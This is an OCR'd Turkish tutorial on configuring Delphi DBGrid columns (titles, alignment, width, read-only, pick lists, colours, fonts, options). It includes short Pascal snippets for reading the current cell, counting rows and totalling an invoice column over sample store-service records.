


- Açılan bu pencerede ilk etapta hiç bir sütun gözükmeyecektir. Beyaz alanda mousun sağ tuşuna tıklayın, açılan menüden "**Add All Fields**" seçeneğini seçin. Bütün sütunlar yukarıdaki pencerede olduğu gibi ekranınıza eklenecektir.



- Bu adımda sol taraftaki pencereden sütunu seçip "Object Inspector" penceresindeki "Title" özelliğinin solundaki "+" işaretine tıklayın.


❖ Alt satırları açılan “Title” seçeneğinden “Caption” değerlerini tüm sütun başlıkları için ayrı ayrı belirleyin. Aşağıdaki ekran görüntüsü sütun başlıklarının değiştirilmiş halini göstermektedir.



DataGrid Sütun Başlıklarının Ortalanması:

Yukarıdaki adımları aynen izleyerek “**Columns Editor**” penceresinin açılmasını sağlayın. Bu pencerede ortalatacağınız sütunu seçip “Object Inspector” penceresinde “Title” özelliğinin altında yer alan (diğer Alignment değil)“Alignment” özelliğini “taCenter” olarak değiştirin. Sütun başlıklarınız artık ortalanmış şekilde gözükecektir. Alabileceği diğer seçenekler aşağıda verilmiştir.

Alignment	Sonuç
taCenter	**Sütun İçerisinde Ortalanmış**
taLeftJustify	**Sütun İçerisinde Sola Dayalı**
taRightJustify	**Sütun İçerisinde Sağa Dayalı**



DataGrid Sütun Genişliklerini Ayarlamak:

Düzgün bir görüntü için "DataGrid" nesnenizin sütun genişliklerini en uygun boyuta getirmelisiniz. Aksi takdirde çirkin bir görünümü olacaktır. "DataGrid" nesneniz için sütun genişliklerini aşağıdaki şekilde ayarlayabilirsiniz.

Yukarıdaki adımları aynen izleyip "Columns Editor" penceresini açın. Bu pencerede genişliğini değiştireceğiniz sütunu seçip "Object Inspector" penceresinden "Width" özelliğine uygun olan genişlik miktarını girerek sütun genişliklerini ayarlayabilirsiniz.

DataGrid Sütunlarını ReadOnly Yapmak:

Bilhassa kayıt ekleme veya kayıt değişikliklerinin "DataGrid" kontrolünden yapılmasına izin verdiğiniz durumlarda, kullanıcının bazı sütun değerlerini değiştirebilmesini istemeyebilirsiniz. Bu tip durumlarda o sütuna salt okunur özelliği vermelisiniz. Aşağıda bu işlemi nasıl yapabileceğiniz açıklanmaktadır.

Önceki uygulamada izlediğiniz adımları aynen izleyerek "Columns Editor" penceresinin açılmasını sağlayınız. Salt okunur özelliği vereceğiniz sütunu seçip "Object Inspector" penceresinden "ReadOnly" özelliğini true yapın. Şimdi programınızı çalıştırırsanız, diğer sütunlarda kolayca değişiklik yapabilmenize rağmen "ReadOnly" özelliğini "true" yaptığınız sütunda değişiklik yapamayacaksınız.


DataGrid Sutununu ComboBox Şeklinde Kullanmak:

"DataGrid" kontrolü içerisinde kayıt değişikliği veya kayıt ekleme işlemi sırasında, içeriğin açılan bir "ComBoBox" kontrolünden seçilebilmesini sağlayabilirsiniz. Aşağıda bu işlemi nasıl yapabileceğiniz açıklanmaktadır.

Yukarıdaki adımları izleyerek "Columns Editor" penceresinin açılmasını sağlayınız. Sütunlardan "ComboBox" gibi davranmasını istediğinizi seçip "Object Inspector" penceresinden "**PickList**" özelliğine tıklayın. Aşağıdaki pencere açılacaktır. Burada kayıt değişikliği (veya kayıt ekleme) anında seçebileceği seçenekleri teker teker girin. Biz örneğimiz için "MAGAZAADI" sütununa "MIGROS-DIA-GIMA-BIM-ŞOK" değerlerini girdik.

Programı çalıştırdıktan sonra aşağıdaki gibi "DataGrid" kontrolünde yer alam "MAGAZAADI" sütununa mous ile çift tıklayın. Girmiş olduğunuz mağazaların isimlerinin yer aldığı seçenekler ComboBox kontrolünde olduğu gibi açılan bir liste halinde karşınıza gelecektir. Buradan mağazanızı seçip değişikliği gerçekleştirebilirsiniz.

Aşağıdaki pencere "PickList" değerlerine mağaza adları girildikten sonra uygulamanın çalıştırılmasından elde edilmiştir.



DataGrid Kontrolüne Ait Sütun Başlıklarını Renklendirmek:

"DataGrid" kontrolünüze ait sütun başlıklarını istediğiniz şekilde renklendirebilirsiniz. Aşağıda bu işlemi nasıl yapabileceğiniz açıklanmıştır.

Yukarıdaki adımları izleyerek "Columns Editor" penceresinin açılmasını sağlayın. Bu pencerede renklendireceğiniz sütunu seçip "**Title**" özelliğinin solundaki "+" işaretine tıklayın. Açılan alt seçeneklerde yer alan "Color" özelliğinden dilediğiniz rengi seçebilirsiniz.

DataGrid Sütunlarını Renklendirmek:

Kontrolde gösterilen tüm sütunları farklı renklerde gösterebilirsiniz. Aşağıda belirtilen adımları izleyin.

Daha önce gösterilen şekilde "Columns Editor" penceresini açın. Bu pencerede renklendireceğiniz sütunu seçip "Object Inspector" penceresinden "Color" (Title yok artık) özelliğine istediğiniz rengi atayabilirsiniz.


DataGrid Font Ayarları:

"Columns Editor" penceresini açtıktan sonra font ayarlarını değiştireceğiniz sütunu seçip "Object Inspector" penceresinden "Font" özelliğinin solunda yer alan "+" işaretine tıklayın. Açılan alt seçeneklerden tüm font ayarlarını yapabilirsiniz.


DataGrid Kontrolünde İşe Yaramayan Sütunları Gizlemek:

Bazı durumlarda tablonuzda yer alan tüm sütunları "DataGrid" nesnenizde göstermek istemeyebilirsiniz. Böyle durumlarda aşağıdaki adımları izlemelisiniz.

Önceki uygulamalarda gösterildiği gibi "Columns Editor" penceresini açın. Mousun sağ tuşuna tıklayarak açacağınız menüden "**Add All Fields**" seçeneğini seçin.




Sol taraftaki pencerede tüm sütunlar gösterimde olup. Sağ taraftakinde ise "ARIZASEBEBI" ile "SIRANO" sütunları "Delete" tuşuna basılarak pencereden silinmiştir. Uygulamanızı çalıştırırsanız "DataGrid" kontrolünüz aşağıdaki şekilde gözükecektir.




Pencereye dikkatli baktığınız zaman "ARIZASEBEBI" ile "SIRANO" sütunlarının gözükmediğini göreceksiniz. "DataGrid" kontrolünde sütunların silinmesi tablonuzda hiçbir değişiklik yapmayacaktır.

DataGrid Kontrolünde Sütun Başlıklarını Gizlemek:

Şayet sütun başlıklarının gösterilmesini istemiyorsanız. "DataGrid" kontrolünü seçip "Object Inspector" penceresinde yer alan "Options" özelliğinin solundaki "+" işaretine tıklayın. Açılan seçeneklerden "**dgTitles**" özelliğini false yaparsanız sütun başlıklarınız gözükmeyecektir.




Buradaki "Options" özelliğinden diğer bir çok ayarı yapabilirsiniz. Mesela "**dgEditing**" özelliğini false yaparsanız, kullanıcı sütunlardaki hiç bir kayıt bilgisini değiştiremez. "**dgColLines**" özelliğini false yaparsanız düşey çizgiler gözükmez. "**dgRowLines**" özelliğini false yaparsanız yatay çizgiler gözükmez. "**dgRowSelect**" özelliğini true yaparsanız tüm kaydı aşağıdaki şekilde seçebilirsiniz.



"Options" ta yer alan tüm özellikleri deneyin oldukça kullanışlı ve sevimli özellikler olduklarını göreceksiniz.

Aktif Kayıttaki Satır ve Sütun Değerlerine Ulaşmak:

Aşağıdaki kod bloğunu kullanarak bulunduğunuz kaydın kaçıncı kayıt olduğunu veya hangi sütuna tıkladığınızı kolayca öğrenebilirsiniz.




SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBE
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA
2	GIMA	02.03.2003	ALPSAN	TESISAT
3	MIGROS	02.04.2003	ALP YAPI	TESISAT
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANA
6	MIGROS	03.06.2003	ALP YAPI	KLIMA
9	GURALLAR	03.04.2003	ALPSAN	KLIMA
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT

```
type
  yenigrid=class(tdbgrid);//yavru grid nesnesi türetildi
procedure TForm1.DBGrid1CellClick(Column: TColumn);
//Herhangi bir hücreye tıklanılması durumunda otomatik olarak işler
begin
  Label1.Caption:=Format ('Sütun: %2d; Satır: %2d',
    [yenigrid (DbGrid1).Col,yenigrid (DbGrid1).Row]);
end;
```

DataGrid Nesnesindeki Toplam Satır Sayısını Hesaplamak

Aşağıdaki şekilde kullanacağınız bir kod bloğu sayesinde "DataGrid" nesnesi içerisinde yer alan satur sayısını kolayca hesaplayabilirsiniz.




SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL

Programa ait kod bloğu aşağıda verilmektedir.

```
type
  yenigrid=class(tdbgrid);
procedure TForm1.DBGrid1ColEnter(Sender: TObject);
//Diğer bir sütuna tıklanılması durumunda işler
begin
   Form1.Caption:=Format('Toplam Kayıt:%2d',
[yenigrid(DBGrid1).RowCount]);//kaç satır var
end;
```

DataGrid Nesnesi İçerisinde Sutuna Ait İşlem Yaptırmak:

Aşağıdaki uygulamada DataGrid içerisinde "FATURATUTARI" sütununa ait genel toplam miktarı hesaplanmaktadır.



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL

```
type
  yenigrid=class(TDBGrid);//Yeni class tanımlandı
procedure TForm2.Button1Click(Sender: TObject);
var
  adet,satir,i:Integer;
  toplam:Double;
begin
  Table1.Open;
  toplam:=0;
  adet:=StrToInt(Format('%2d',[yenigrid(DBGrid1).RowCount-1]));//satır sayısı
  Table1.First;//ilk kayıda git
  for i:=1 to adet do
    begin
    toplam:=toplam+DBGrid1.Fields[5].AsCurrency;//sonuca ekle
    Table1.Next;//sonraki kayda geç
```


```
  end;
  Form2.Caption:='Toplam Fatura
Tutarı='+FloatToStrF(toplam,ffCurrency,14,0);
end;
```

DataGrid Nesnesine Ait Yordamlar:

Şimdi de sizlere DataGrid nesnesine ait tetikleyicilerden bahsetmek istiyorum.

- **OnCellClick**

DataGrid içerisinde herhangi bir hücreye tıklanılması durumunda otomatik olarak işleyen yordamdır.



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL

```
type
  yenigrid=class(TDBGrid);//Yeni class tanımlandı

procedure TForm2.DBGrid1CellClick(Column: TColumn);
//Seçili satır sayısını bul
begin
  DBGrid1.Options:=DBGrid1.Options+[dgMultiSelect];//birden fazla satır seç
  Form2.Caption:=Format('Seçili Satır
Adedi:%2d',[yenigrid(DBGrid1).SelectedRows.Count]);//seçili satır sayısı
end;
```

Programı çalıştırıp değişik hücrelere tıklayın seçili satır sayısı başlıkta yazacaktır.

- **OnColEnter**

